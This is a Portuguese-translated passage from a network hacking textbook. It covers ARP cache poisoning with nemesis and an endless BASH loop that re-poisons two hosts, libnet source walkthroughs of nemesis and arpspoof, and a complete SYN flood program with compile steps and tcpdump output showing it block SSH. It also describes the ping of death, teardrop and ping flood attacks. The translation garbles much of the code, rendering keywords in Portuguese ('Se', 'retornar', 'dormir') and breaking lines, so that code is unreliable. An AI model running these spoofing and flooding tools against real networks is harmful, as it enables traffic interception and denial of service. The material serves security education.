Você deve definir um endereço IP de origem e de destino.

```
reader@hacking:~/booksrc $ sudo nemesis arp -v -r -d eth0 -S 192.168.0.1 -D  
192.168.0.118 -h 00:00:AD:D1:C7:ED -m 00:CO:F0:79:3D:30 -H 00:00:AD:D1:C7:ED -M  
00:CO:F0:79:3D:30
```

Injeção de pacote ARP/RARP -- The NEMESIS Project Versão 1.4 (Build 26) [MAC]

```
00:00:AD:D1:C7:ED > 00:CO:F0:79:3D:30  
[Tipo de Ethernet] ARP (0x0806)
```

```
[Endereço do protocolo:IP] 192.168.0.1 > 192.168.0.118  
[Endereço de hardware:MAC] 00:00:AD:D1:C7:ED > 00:CO:F0:79:3D:30  
[Código de operação ARP] Resposta  
[ARP hardware fmt] Ethernet (1)  
[ARP proto format] IP (0x0800) [ARP  
protocol len] 6  
[ARP hardware len] 4
```

Escreveu um pacote de solicitação ARP unicast de 42 bytes por meio do tipo de link

DLT_EN10MB Pacote ARP injetado

```
reader@hacking:~/booksrc $ sudo nemesis arp -v -r -d eth0 -S 192.168.0.118 -D  
192.168.0.1 -h 00:00:AD:D1:C7:ED -m 00:50:18:00:0F:01 -H 00:00:AD:D1:C7:ED -M  
00:50:18:00:0F:01
```

Injeção de pacote ARP/RARP -- The NEMESIS Project Versão 1.4 (Build 26) [MAC]

```
00:00:AD:D1:C7:ED > 00:50:18:00:0F:01  
[Tipo de Ethernet] ARP (0x0806)
```

```
[Protocol addr:IP] 192.168.0.118 > 192.168.0.1  
[Endereço de hardware:MAC] 00:00:AD:D1:C7:ED > 00:50:18:00:0F:01  
[Código de operação ARP] Resposta  
[ARP hardware fmt] Ethernet (1)  
[ARP proto format] IP (0x0800) [ARP  
protocol len] 6  
[ARP hardware len] 4
```

Escreveu um pacote de solicitação ARP unicast de 42 bytes por meio do tipo de link DLT_EN10MB.

Pacote ARP injetado

```
reader@hacking:~/booksrc $
```

Esses dois comandos falsificam as respostas ARP de 192.168.0.1 para 192.168.0.118 e vice-versa, ambos alegando que seu endereço MAC está no endereço MAC do invasor, 00:00:AD:D1:C7:ED. Se esses comandos forem repetidos a cada 10 segundos, essas respostas ARP falsas continuarão a manter os caches ARP envenenados e o tráfego redirecionado. O shell BASH padrão permite que os comandos sejam programados, usando instruções de fluxo de controle familiares. Um simples loop while do shell BASH é usado abaixo para fazer um loop eterno, enviando nossas duas respostas ARP de envenenamento a cada 10 segundos.

```
reader@hacking:~/booksrc $ while true  
> fazer
```

```
> sudo nemesis arp -v -r -d eth0 -S 192.168.0.1 -D 192.168.0.118 -h  
00:00:AD:D1:C7:ED -m 00:CO:F0:79:3D:30 -H 00:00:AD:D1:C7:ED -M  
00:CO:F0:79:3D:30  
> sudo nemesis arp -v -r -d eth0 -S 192.168.0.118 -D 192.168.0.1 -h  
00:00:AD:D1:C7:ED -m 00:50:18:00:0F:01 -H 00:00:AD:D1:C7:ED -M  
00:50:18:00:0F:01  
> echo "Redirecionando..."  
> dormir 10  
> feito
```

Injeção de pacote ARP/RARP -- The NEMESIS Project Versão 1.4 (Build 26) [MAC]

```
00:00:AD:D1:C7:ED > 00:CO:F0:79:3D:30  
[Tipo de Ethernet] ARP (0x0806)  
  
[Endereço do protocolo:IP] 192.168.0.1 > 192.168.0.118  
[Endereço de hardware:MAC] 00:00:AD:D1:C7:ED > 00:CO:F0:79:3D:30  
[Código de operação ARP] Resposta  
[ARP hardware fmt] Ethernet (1)  
[ARP proto format] IP (0x0800) [ARP  
protocol len] 6  
[ARP hardware len] 4  
Escreveu um pacote de solicitação ARP unicast de 42 bytes por meio do tipo de link
```

DLT_EN10MB. Pacote ARP injetado

Injeção de pacotes ARP/RARP -- O Projeto NEMESIS Versão 1.4 (Build 26)

```
[MAC] 00:00:AD:D1:C7:ED > 00:50:18:00:0F:01  
[Tipo de Ethernet] ARP (0x0806)  
  
[Protocol addr:IP] 192.168.0.118 > 192.168.0.1  
[Endereço de hardware:MAC] 00:00:AD:D1:C7:ED > 00:50:18:00:0F:01  
[Código de operação ARP] Resposta  
[ARP hardware fmt] Ethernet (1)  
[ARP proto format] IP (0x0800) [ARP  
protocol len] 6  
[ARP hardware len] 4  
Escreveu um pacote de solicitação ARP unicast de 42 bytes por meio do tipo de link  
DLT_EN10MB. Pacote ARP injetado  
Redirecionando...
```

Você pode ver como algo tão simples como o Nemesis e o shell BASH padrão podem ser usados para criar rapidamente uma exploração de rede. O Nemesis usa uma biblioteca C chamada libnet para criar pacotes falsificados e injetá-los. Semelhante à libpcap, essa biblioteca usa soquetes brutos e equilibra as inconsistências entre plataformas com uma interface padronizada. A libnet também oferece várias funções convenientes para lidar com pacotes de rede, como a geração de soma de verificação.

A biblioteca libnet fornece uma API simples e uniforme para criar e injetar pacotes de rede. Ela é bem documentada e as funções têm nomes descritivos. Uma olhada de alto nível no código-fonte do Nemesis mostra como é fácil criar pacotes ARP usando a libnet. O arquivo de código-fonte nemesis-arp.c contém várias funções para criar e injetar pacotes ARP, usando

estruturas de dados para as informações do cabeçalho do pacote. A função `nemesis_arp()` mostrada abaixo é chamada em `nemesis.c` para criar e injetar um pacote ARP.

De `nemesis-arp.c`

```
ETHERHdr estático etherhdr;
ARPhdr estático arphdr;

---

void nemesis_arp(int argc, char **argv)
{
    const char *module= "ARP/RARP Packet Injection";

    nemesis_maketitle(title, module, version);

    if (argc > 1 && !strncmp(argv[1], "help", 4)) arp_usage(argv[0]);

    arp_initdata(); arp_cmdline(argc,
        argv); arp_validatedata();
    arp_verbose();

    Se (got_payload)
    {
        Se (builddatafromfile(ARPBUFFSIZE, &pd, (const char *)file,
            (const u_int32_t)PAYLOADMODE) < 0)
            arp_exit(1);
    }

    Se (buildarp(&etherhdr, &arphdr, &pd, device, reply) < 0)
    {
        printf("\n%s Falha de Injeção\n", (rarp == 0 ? "ARP" : "RARP"));
        arp_exit(1);
    }
    mai
    s
    {   printf("\n%s Packet Injected\n", (rarp == 0 ? "ARP" : "RARP"));
        arp_exit(0);
    }
}
```

As estruturas `ETHERHdr` e `ARPhdr` são definidas no arquivo `nemesis.h` (mostrado abaixo) como aliases para estruturas de dados existentes da `libnet`. Em C, o `typedef` é usado para atribuir um símbolo a um tipo de dados.

De `nemesis.h`

```
typedef struct libnet_arp_hdr ARPhdr; typedef
struct libnet_as_isa_hdr ASLSAHdr; typedef
struct libnet_auth_hdr AUTHhdr; typedef struct
libnet_dbd_hdr DBDhdr;
```

```

typedef struct libnet_dns_hdr DNShdr; typedef
struct libnet_ethernet_hdr ETHERhdr; typedef
struct libnet_icmp_hdr ICMPPhdr; typedef struct
libnet_igmp_hdr IGMPPhdr; typedef struct
libnet_ip_hdr IPhdr;

```

A função `nemesis_arp()` chama uma série de outras funções desse arquivo: `arp_initdata()`, `arp_cmdline()`, `arp_validate(data())` e `arp_verbose()`. Você provavelmente pode imaginar que essas funções inicializam dados, processam argumentos de linha de comando, validam dados e fazem algum tipo de relatório detalhado. A função `arp_initdata()` faz exatamente isso, inicializando valores em estruturas de dados declaradas estaticamente.

A função `arp_initdata()`, mostrada abaixo, define vários elementos das estruturas de cabeçalho com os valores apropriados para um pacote ARP.

De nemesis-arp.c

```

static void arp_initdata(void)
{
    /* padrões */
    etherhdr.ether_type = ETHERTYPE_ARP; /* Ethernet tipo ARP */
    memset(etherhdr.ether_shost, 0, 6);      /* Endereço de origem da Ethernet */
    memset(etherhdr.ether_dhost, 0xff, 6); /* Endereço de destino da Ethernet */
    arphdr.ar_op = ARPOP_REQUEST;           /* Código de operação ARP:
        solicitação */ arphdr.ar_hrd = ARPHRD_ETHER; /* formato de hardware:
        Ethernet */ arphdr.ar_pro = ETHERTYPE_IP; /* formato de protocolo: IP */
    arphdr.ar_hln = 6;                      /* endereços de hardware de 6 bytes
        */
    arphdr.ar_pln = 4;                      /* Endereços de protocolo de 4 bytes
        */
    /* memset(arphdr.ar_sha, 0, 6);          /* Endereço do remetente do quadro
        ARP */ memset(arphdr.ar_spa, 0, 4); /* Endereço do protocolo (IP) do
        remetente do ARP */ memset(arphdr.ar_tha, 0, 6); /* Endereço de destino
        do quadro ARP */ memset(arphdr.ar_tpa, 0, 4); /* Endereço do
        protocolo de destino do ARP (IP) */ pd.file_mem = NULL;
    pd.file_s = 0;
    return;
}

```

Por fim, a função `nemesis_arp()` chama a função `buildarp()` com ponteiros para as estruturas de dados do cabeçalho. A julgar pela forma como o valor de retorno de `buildarp()` é tratado aqui, `buildarp()` constrói o pacote e o injeta. Essa função é encontrada em outro arquivo de código-fonte, `nemesis-proto_arp.c`.

De nemesis-proto_arp.c

```

int buildarp(ETHERhdr *eth, ARPhdr *arp, FileData *pd, char *device, int
             reply)
{
    int n = 0;
    u_int32_t arp_packetlen;
    static u_int8_t *pkt;
    struct libnet_link_int *l2 = NULL;

    /* testes de validação */

```

```

Se (pd->file_mem == NULL)
    pd->file_s = 0;

arp_packetlen = LIBNET_ARP_H + LIBNET_ETH_H + pd->file_s; #ifdef

DEBUG
printf("DEBUG: ARP packet length %u.\n", arp_packetlen);
printf("DEBUG: ARP payload size %u.\n", pd->file_s);
#endif

Se ((l2 = libnet_open_link_interface(device, errbuf)) == NULL)
{
    nemesis_device_failure(INJECTION_LINK, (const char *)device); return -1;
}

se (libnet_init_packet(arp_packetlen, &pkt) == -1)
{
    fprintf(stderr, "ERROR: Não foi possível alocar a memória do pacote.\n");
    return -1;
}

libnet_build_ethernet(eth->ether_dhost, eth->ether_shost, eth->ether_type, NULL,
0, pkt);

libnet_build_arp(arp->ar_hrd, arp->ar_pro, arp->ar_hln, arp->ar_pln, arp-
>ar_op, arp->ar_sha, arp->ar_spa, arp->ar_tha, arp->ar_tpa, pd-
>file_mem, pd->file_s, pkt + LIBNET_ETH_H);

n = libnet_write_link_layer(l2, device, pkt, LIBNET_ETH_H +
LIBNET_ARP_H + pd->file_s);

Se (verbose == 2)
    nemesis_hexdump(pkt, arp_packetlen, HEX_ASCII_DECODE); if
(verbose == 3)
    nemesis_hexdump(pkt, arp_packetlen, HEX_RAW_DECODE);

se (n != arp_packetlen)
{
    fprintf(stderr, "ERRO: injeção de pacote incompleto. Somente "
"escreveu %d bytes.\n", n);
}
mai
s
{ se (verboso)
{
    Se (memcmp(eth->ether_dhost, (void *)&one, 6))
    {
        printf("Wrote %d byte unicast ARP request packet through " "linktype
%s.\n", n,
nemesis_lookup_linktype(l2->linktype));
    }
    mais
    {
        printf("Escreveu o pacote %d byte %s por meio do tipo de link %s.\n", n,

```

```

        (eth->ether_type == ETHERTYPE_ARP ? "ARP" : "RARP"),
        nemesis_lookup_linktype(l2->linktype));
    }
}
}

libnet_destroy_packet(&pkt);
Se (l2 != NULL)
    libnet_close_link_interface(l2);
retorno (n);
}

```

Em um alto nível, essa função deve ser legível para você. Usando as funções da libnet, ela abre uma interface de link e inicializa a memória para um pacote. Em seguida, constrói a camada Ethernet usando elementos da estrutura de dados do cabeçalho Ethernet e faz o mesmo para a camada ARP. Em seguida, ele grava o pacote no dispositivo para injetá-lo e, por fim, faz a limpeza destruindo o pacote e fechando a interface. A documentação para essas funções da página de manual da libnet é mostrada abaixo para maior clareza.

Da página de manual da libnet

libnet_open_link_interface() abre uma interface de pacotes de baixo nível. Isso é necessário para gravar quadros da camada de link. São fornecidos um ponteiro *u_char* para o nome do dispositivo de interface e um ponteiro *u_char* para um buffer de erro. O retorno é uma estrutura *libnet_link_int* preenchida ou *NULL* em caso de erro.

libnet_init_packet() inicializa um pacote para uso. Se o parâmetro *size* for omitido (ou negativo), a biblioteca escolherá um valor razoável para o usuário (atualmente *LINBNET_MAX_PACKET*). Se a alocação de memória for bem-sucedida, a memória será zerada e a função retornará 1. Se houver um erro, a função retornará -1. Como essa função chama *malloc*, você certamente deve, em algum momento, fazer uma chamada correspondente para *destroy_packet()*.

libnet_build_ether() constrói um pacote ethernet. São fornecidos o endereço de destino, o endereço de origem (como matrizes de bytes de caracteres sem sinal) e o tipo de quadro ethernet, um ponteiro para uma carga útil de dados opcional, o comprimento da carga útil e um ponteiro para um bloco de memória pré-alocado para o pacote. O tipo de pacote ethernet deve ser um dos seguintes:

Valor	Tipo
ETHERTYPE_PUP	Protocolo PUP
ETHERTYPE_IP	Protocolo IP
protocol	ETHERTYPE_ARP
erse ARP protocol	ETHERTYPE_REVARPRev
Marcação de VLAN	ETHERTYPE_VLANIEEE
ETHERTYPE_LOOPBACK	Usado para testar interfaces

libnet_build_arp() constrói um pacote ARP (Address Resolution Protocol). São fornecidos os seguintes dados: tipo de endereço de hardware, tipo de endereço de protocolo, comprimento do endereço de hardware, comprimento do endereço de protocolo, tipo de pacote ARP, endereço de hardware do remetente, endereço de protocolo do remetente, endereço de hardware de destino, endereço de protocolo de destino, carga útil do pacote, tamanho da carga útil e, finalmente, um ponteiro para a memória do cabeçalho do pacote. Observe que essa função

cria somente pacotes ARP ethernet/IP e, consequentemente, o primeiro valor deve ser ARPHRD_ETHER. O tipo de pacote ARP deve ser um dos seguintes: ARPOP_REQUEST, ARPOP_REPLY, ARPOP_REVREQUEST, ARPOP_REVREPLY, ARPOP_INVREQUEST ou ARPOP_INVREPLY.

libnet_destroy_packet() libera a memória associada ao pacote.

libnet_close_link_interface() fecha uma interface de pacote de baixo nível aberta. O valor retornado é 1 em caso de sucesso ou -1 em caso de erro.

Com um conhecimento básico de C, documentação de API e bom senso, você pode aprender sozinho apenas examinando projetos de código aberto. Por exemplo, Dug Song fornece um programa chamado arpspoof, incluído no dsniff, que executa o ataque de redirecionamento ARP.

Da página de manual do arpspoof

NOME

arpspoof - intercepta pacotes em uma LAN comutada

SINOPSE

arpspoof [-i interface] [-t target] host

DESCRIÇÃO

O arpspoof redireciona os pacotes de um host de destino (ou de todos os hosts) na LAN para outro host na LAN, forjando respostas ARP. Essa é uma maneira extremamente eficaz de detectar o tráfego em um switch.

O encaminhamento de IP do kernel (ou um programa do userland que faça o mesmo, por exemplo, fragrouter(8)) deve ser ativado com a `antecedência`.

OPÇÕES

-i interface

Especifique a interface a ser usada.

-t alvo

Especifique um host específico para o ARP poison (se não for especificado, todos os hosts da LAN).

host Especifique o host para o qual você deseja interceptar os pacotes (geralmente o gateway local).

VEJA TAMBÉM

[dsniff\(8\)](#), [fragrouter\(8\)](#)

AUTOR

Dug Song <dugsong@monkey.org>

A mágica desse programa vem de sua função `arp_send()`, que também usa a libnet para falsificar pacotes. O código-fonte dessa função deve ser de fácil leitura para você, pois muitas das funções da libnet explicadas anteriormente são usadas (mostradas em negrito abaixo). O uso de estruturas e de um buffer de erro também deve ser familiar.

arpspoof.c

As demais funções da libnet obtêm endereços de hardware, obtêm o endereço IP e procuram hosts. Essas funções têm nomes descritivos e são explicadas em detalhes na página de manual da libnet.

Da página de manual da libnet

libnet_get_hwaddr() recebe um ponteiro para uma estrutura de interface de camada de link, um ponteiro para o nome do dispositivo de rede e um buffer vazio a ser usado em caso de erro. A função retorna o endereço MAC da interface especificada em caso de sucesso ou 0 em caso de erro (e o errbuf conterá um motivo).

libnet_get_ipaddr() recebe um ponteiro para uma estrutura de interface de camada de link, um ponteiro para o nome do dispositivo de rede e um buffer vazio a ser usado em caso de erro. Em caso de sucesso, a função retorna o endereço IP da interface especificada em ordem de byte de host ou 0 em caso de erro (e o errbuf conterá um motivo).

libnet_host_lookup() converte o endereço IPv4 ordenado pela rede (big-endian) fornecido em sua contraparte legível por humanos. Se use_name for 1, libnet_host_lookup() tentará resolver esse endereço IP e retornará um nome de host; caso contrário (ou se a pesquisa falhar), a função retornará uma string ASCII decimal com pontos.

Depois de aprender a ler código C, os programas existentes podem lhe ensinar muito por meio de exemplos. Bibliotecas de programação como a libnet e a libpcap têm muita documentação que explica todos os detalhes que você talvez não consiga decifrar apenas com o código-fonte. O objetivo aqui é ensiná-lo a aprender com o código-fonte, em vez de apenas ensinar a usar algumas bibliotecas. Afinal de contas, há muitas outras bibliotecas e muitos códigos-fonte existentes que as utilizam.

0x450Negação de serviço

Uma das formas mais simples de ataque à rede é um ataque de negação de serviço (DoS). Em vez de tentar roubar informações, um ataque de DoS simplesmente impede o acesso a um serviço ou recurso. Há duas formas gerais de ataques de DoS: os que derrubam serviços e os que inundam serviços.

Os ataques de negação de serviço que travam os serviços são, na verdade, mais semelhantes a explorações de programas do que a explorações baseadas em rede. Geralmente, esses ataques dependem de uma implementação ruim de um fornecedor específico. Uma exploração de estouro de buffer que não deu certo geralmente apenas trava o programa de destino em vez de direcionar o fluxo de execução para o shellcode injetado. Se esse programa estiver em um servidor, ninguém mais poderá acessar esse servidor depois que ele travar. Ataques de DoS com travamento como esse estão intimamente ligados a um determinado programa e a uma determinada versão. Como o sistema operacional lida com a pilha de rede, as falhas nesse código derrubarão o kernel, negando o serviço a toda a máquina. Muitas dessas vulnerabilidades já foram corrigidas há muito tempo nos sistemas operacionais modernos, mas ainda é útil pensar em como essas técnicas podem ser aplicadas a diferentes situações.

0x451 Inundação de SYN

Uma inundação SYN tenta esgotar os estados da pilha TCP/IP. Como o TCP mantém conexões "confiáveis", cada conexão precisa ser rastreada em algum lugar. A pilha TCP/IP no kernel lida com isso, mas tem uma tabela finita que só pode rastrear um determinado número de conexões de entrada. Uma inundação SYN usa spoofing para aproveitar essa limitação.

O atacante inunda o sistema da vítima com muitos pacotes SYN, usando um endereço de origem inexistente falsificado. Como um pacote SYN é usado para iniciar uma conexão TCP, o computador da vítima enviará um pacote SYN/ACK para o endereço falsificado em resposta e aguardará a resposta ACK esperada. Cada uma dessas conexões semi-abertas em espera vai para uma fila de espera que tem espaço limitado. Como os endereços de origem falsificados não existem de fato, as respostas ACK necessárias para remover essas entradas da fila e concluir as conexões nunca chegam. Em vez disso, cada conexão semiaberta precisa atingir o tempo limite, o que leva um tempo relativamente longo.

Enquanto o invasor continuar a inundar o sistema da vítima com pacotes SYN falsificados, a fila de pendências da vítima permanecerá cheia, tornando quase impossível que os pacotes SYN reais cheguem ao sistema e iniciem conexões TCP/IP válidas.

Usando o código-fonte do Nemesis e do arpspoof como referência, você deve ser capaz de escrever um programa que execute esse ataque. O programa de exemplo abaixo usa as funções da libnet extraídas do código-fonte e as funções de soquete explicadas anteriormente. O código-fonte do Nemesis usa a função `libnet_get_prand()` para obter números pseudo-aleatórios para vários campos de IP. A função `libnet_seed_prand()` é usada para semear o randomizador. Essas funções são usadas de forma semelhante abaixo.

synflood.c

```
#include <libnet.h>

#define FLOOD_DELAY 5000 // Atraso entre injeções de pacotes em 5000 ms.

/* Retorna um IP em notação x.x.x.x */ char
*print_ip(u_long *ip_addr_ptr) {
    return inet_ntoa( *((struct in_addr *)ip_addr_ptr) );
}

int main(int argc, char *argv[]) {
    u_long dest_ip;
    u_short dest_port;
    u_char errbuf[LIBNET_ERRBUF_SIZE], *packet;
    int opt, network, byte_count, packet_size = LIBNET_IP_H + LIBNET_TCP_H;

    se(argc < 3)
    {
        printf("Uso:\n%s\t<hospedeiro de destino> <porta de destino>\n",
               argv[0]); exit(1);
    }
```

```

dest_ip = libnet_name_resolve(argv[1], LIBNET_RESOLVE); // O host dest_port
= (u_short) atoi(argv[2]); // A porta

network = libnet_open_raw_sock(IPPROTO_RAW); // Abrir a interface de rede. if
(network == -1)
    libnet_error(LIBNET_ERR_FATAL, "não é possível abrir a interface de rede. -- este programa deve
ser executado como root.\n");
libnet_init_packet(packet_size, &packet); // Alocar memória para o pacote. if
(packet == NULL)
    libnet_error(LIBNET_ERR_FATAL, "can't initialize packet memory.\n");

libnet_seed_prand(); // Semeia o gerador de números aleatórios.

printf("SYN Flooding port %d of %s..\n", dest_port, print_ip(&dest_ip)); while(1) //
loop forever (até a interrupção por CTRL-C)
{
    libnet_build_ip(LIBNET_TCP_H,           // Tamanho do pacote sem o cabeçalho IP.
    IPTOS_LOWDELAY,                      // IP tos
    libnet_get_prand(LIBNET_PRu16), // ID do IP (randomizado)
    0,                                // Coisas do Frag
    libnet_get_prand(LIBNET_PR8),   // TTL (randomizado)
    IPPROTO_TCP,                      // Protocolo de transporte
    libnet_get_prand(LIBNET_PRu32), // IP de origem (randomizado)
    dest_ip,                          // IP de destino
    NULL,                            // Carga útil (nenhuma)
    0,                                // Comprimento da carga útil
    packet);                         // Memória do cabeçalho do pacote

    libnet_build_tcp(libnet_get_prand(LIBNET_PRu16), // Porta TCP de origem (aleatório)
    dest_port,                          // Porta TCP de destino
    libnet_get_prand(LIBNET_PRu32), // Número de sequência (aleatório)
    libnet_get_prand(LIBNET_PRu32), // Número de confirmação (aleatório) TH_SYN,//
    Sinalizadores de controle (sinalizador SYN definido somente)
    libnet_get_prand(LIBNET_PRu16), // Tamanho da janela (randomizado)
    0,                                // Ponteiro urgente
    NULL,                            // Carga útil (nenhuma)
    0,                                // Comprimento da carga útil
    packet + LIBNET_IP_H);           // Memória do cabeçalho do pacote

Se (libnet_do_checksum(packet, IPPROTO_TCP, LIBNET_TCP_H) == -1) libnet_error(LIBNET_ERR_FATAL,
"can't compute checksum\n");

byte_count = libnet_write_ip(network, packet, packet_size); // Injetar o pacote. if
(byte_count < packet_size)
    libnet_error(LIBNET_ERR_WARNING, "Aviso: Pacote incompleto escrito. (%d de %d bytes)",
byte_count, packet_size);

usleep(FLOOD_DELAY); // Aguarde os milissegundos de FLOOD_DELAY.
}

libnet_destroy_packet(&packet); // Libera a memória do pacote.

if (libnet_close_raw_sock(network) == -1) // Feche a interface de rede.

```

```
libnet_error(LIBNET_ERR_WARNING, "não é possível fechar a interface de rede");

    retornar 0;
}
```

Esse programa usa uma função print_ip() para lidar com a conversão do tipo u_long, usado pela libnet para armazenar endereços IP, para o tipo struct esperado por inet_ntoa(). O valor não é alterado - a conversão de tipo apenas agrada ao compilador.

A versão atual da libnet é a 1.1, que é incompatível com a libnet 1.0. No entanto, o Nemesis e o arpspoof ainda dependem da versão 1.0 da libnet, portanto, essa versão está incluída no LiveCD e é também a que usaremos em nosso programa synflood. Semelhante à compilação com a libpcap, ao compilar com a libnet, o sinalizador -linet é usado. No entanto, essa não é uma informação suficiente para o compilador, como mostra a saída abaixo.

```
reader@hacking:~/booksrc $ gcc -o synflood synflood.c -linet No
arquivo incluído de synflood.c:1:
/usr/include/libnet.h:87:2: #error "byte order has not been specified, you'll"
synflood.c:6: error: syntax error before string constant reader@hacking:~/booksrc $
```

O compilador ainda falha porque vários sinalizadores de definição obrigatórios precisam ser definidos para a libnet. Incluído com a libnet, um programa chamado libnet-config produzirá esses sinalizadores.

```
reader@hacking:~/booksrc $ libnet-config --help Uso:
libnet-config [OPTIONS]
Opções:
  [--libs]
  [--cflags]
  [--defines]
reader@hacking:~/booksrc $ libnet-config --defines
-D_BSD_SOURCE -D BSD_SOURCE -D FAVOR_BSD -DHAVE_NET_ETHERNET_H
-DLIBNET_LIL_ENDIAN
```

Usando a substituição de comando do shell BASH em ambos, essas definições podem ser inseridas dinamicamente no comando de compilação.

```
reader@hacking:~/booksrc $ gcc $(libnet-config --defines) -o synflood synflood.c -linet
reader@hacking:~/booksrc $ ./synflood Uso:
./synflood      <hospedeiro de destino>
<porta de destino> reader@hacking:~/booksrc $
reader@hacking:~/booksrc $ ./synflood 192.168.42.88 22
Fatal: não é possível abrir a interface de rede.. -- Esse programa deve ser executado como root.
reader@hacking:~/booksrc $ sudo ./synflood 192.168.42.88 22
SYN Flooding porta 22 de 192.168.42.88..
```

No exemplo acima, o host 192.168.42.88 é um computador Windows XP que executa um servidor openssh na porta 22 via cygwin. A saída do tcpdump abaixo mostra os pacotes SYN falsificados que inundam o host de IPs aparentemente aleatórios. Enquanto o programa estiver em execução, não será possível fazer conexões legítimas com essa porta.

```
reader@hacking:~/booksrc $ sudo tcpdump -i eth0 -nL -c 15 "host 192.168.42.88"
tcpdump: saída detalhada suprimida, use -v ou -vv para decodificação completa do
protocolo escutando na eth0, tipo de link EN10MB (Ethernet), tamanho da captura 96
bytes 17:08:16.334498 IP 121.213.150.59.4584 > 192.168.42.88.22: S
751659999:751659999(0) win 14609
17:08:16.346907 IP 158.78.184.110.40565 > 192.168.42.88.22: S
139725579:139725579(0) win 64357
17:08:16.358491 IP 53.245.19.50.36638 > 192.168.42.88.22: S
322318966:322318966(0) win 43747
17:08:16.370492 IP 91.109.238.11.4814 > 192.168.42.88.22: S
685911671:685911671(0) win 62957
17:08:16.382492 IP 52.132.214.97.45099 > 192.168.42.88.22: S
71363071:71363071(0) win 30490
17:08:16.394909 IP 120.112.199.34.19452 > 192.168.42.88.22: S
1420507902:1420507902(0) win 53397
17:08:16.406491 IP 60.9.221.120.21573 > 192.168.42.88.22: S
2144342837:2144342837(0) win 10594
17:08:16.418494 IP 137.101.201.0.54665 > 192.168.42.88.22: S
1185734766:1185734766(0) win 57243
17:08:16.430497 IP 188.5.248.61.8409 > 192.168.42.88.22: S
1825734966:1825734966(0) win 43454
17:08:16.442911 IP 44.71.67.65.60484 > 192.168.42.88.22: S
1042470133:1042470133(0) win 7087
17:08:16.454489 IP 218.66.249.126.27982 > 192.168.42.88.22: S
1767717206:1767717206(0) win 50156
17:08:16.466493 IP 131.238.172.7.15390 > 192.168.42.88.22: S
2127701542:2127701542(0) win 23682
17:08:16.478497 IP 130.246.104.88.48221 > 192.168.42.88.22: S
2069757602:2069757602(0) win 4767
17:08:16.490908 IP 140.187.48.68.9179 > 192.168.42.88.22: S
1429854465:1429854465(0) win 2092
17:08:16.502498 IP 33.172.101.123.44358 > 192.168.42.88.22: S
1524034954:1524034954(0) win 26970
15 pacotes capturados
30 pacotes recebidos pelo filtro
0 pacotes descartados pelo kernel
reader@hacking:~/booksrc $ ssh -v 192.168.42.88
OpenSSH_4.3p2, OpenSSL 0.9.8c 05 de setembro de 2006
debug1: Lendo dados de configuração /etc/ssh/sshd_config
debug1: Conectando-se a 192.168.42.88 [192.168.42.88] porta 22.
debug1: connect to address 192.168.42.88 port 22: Connection refused ssh:
connect to host 192.168.42.88 port 22: Connection refused
reader@hacking:~/booksrc $
```

Alguns sistemas operacionais (por exemplo, o Linux) usam uma técnica chamada syncookies para tentar evitar ataques de inundação SYN. A pilha TCP que usa syncookies ajusta o número de confirmação inicial para o pacote SYN/ACK que responde usando um valor baseado nos detalhes do host e na hora (para evitar ataques de repetição).

As conexões TCP não se tornam realmente ativas até que o pacote ACK final para o handshake TCP seja verificado. Se o número de sequência não corresponder ou o ACK nunca chegar, a conexão nunca será criada. Isso ajuda a evitar tentativas de conexão falsificadas, pois o pacote ACK exige que as informações sejam enviadas ao endereço de origem do pacote SYN inicial.

0x452 O Ping da Morte

De acordo com a especificação do ICMP, as mensagens de eco do ICMP só podem ter 2^{16} , ou 65.536, bytes de dados na parte de dados do pacote. A parte de dados dos pacotes ICMP é comumente ignorada, pois as informações importantes estão no cabeçalho. Vários sistemas operacionais travavam se recebessem mensagens ICMP echo que excedessem o tamanho especificado. Uma mensagem de eco ICMP desse tamanho gigantesco ficou carinhosamente conhecida como "O Ping da Morte". Era um hack muito simples que explorava uma vulnerabilidade que existia porque ninguém jamais havia considerado essa possibilidade. Deve ser fácil para você escrever um programa usando a libnet que possa executar esse ataque; no entanto, ele não será muito útil no mundo real. Todos os sistemas modernos estão protegidos contra essa vulnerabilidade.

No entanto, a história tende a se repetir. Embora os pacotes ICMP superdimensionados não causem mais falhas nos computadores, as novas tecnologias às vezes sofrem de problemas semelhantes. O protocolo Bluetooth, comumente usado em telefones, tem um pacote de ping semelhante na camada L2CAP, que também é usado para medir o tempo de comunicação em links estabelecidos. Muitas implementações do Bluetooth sofrem com o mesmo problema de pacotes de ping superdimensionados. Adam Laurie, Marcel Holtmann e Martin Herfurt apelidaram esse ataque de *Bluesmack* e lançaram um código-fonte homônimo que executa esse ataque.

0x453 Gota de lágrima

Outro ataque DoS de colisão que surgiu pelo mesmo motivo foi chamado de teardrop. O Teardrop explorou outro ponto fraco nas implementações de remontagem de fragmentação de IP de vários fornecedores. Normalmente, quando um pacote é fragmentado, os offsets armazenados no cabeçalho se alinham para reconstruir o pacote original sem sobreposição. O ataque teardrop enviava fragmentos de pacotes com offsets sobrepostos, o que fazia com que as implementações que não verificavam essa condição irregular inevitavelmente travassem.

Embora esse ataque específico não funcione mais, a compreensão do conceito pode revelar problemas em outras áreas. Embora não se limite a uma negação de serviço, uma recente exploração remota no kernel do OpenBSD (que se orgulha de sua segurança) teve a ver com pacotes IPv6 fragmentados. A versão 6 do IP usa cabeçalhos mais complicados e até mesmo um formato de endereço IP diferente do IPv4 com o qual a maioria das pessoas está familiarizada. Muitas vezes, os mesmos erros cometidos no passado são repetidos pelas primeiras implementações de novos produtos.

0x454 Inundação de ping

Os ataques DoS de inundação não tentam necessariamente travar um serviço ou recurso, mas sim sobrecarregá-lo para que ele não possa responder. Ataques semelhantes podem sobrecarregar outros recursos, como ciclos de CPU e processos do sistema, mas um ataque de inundação tenta especificamente sobrecarregar um recurso de rede.

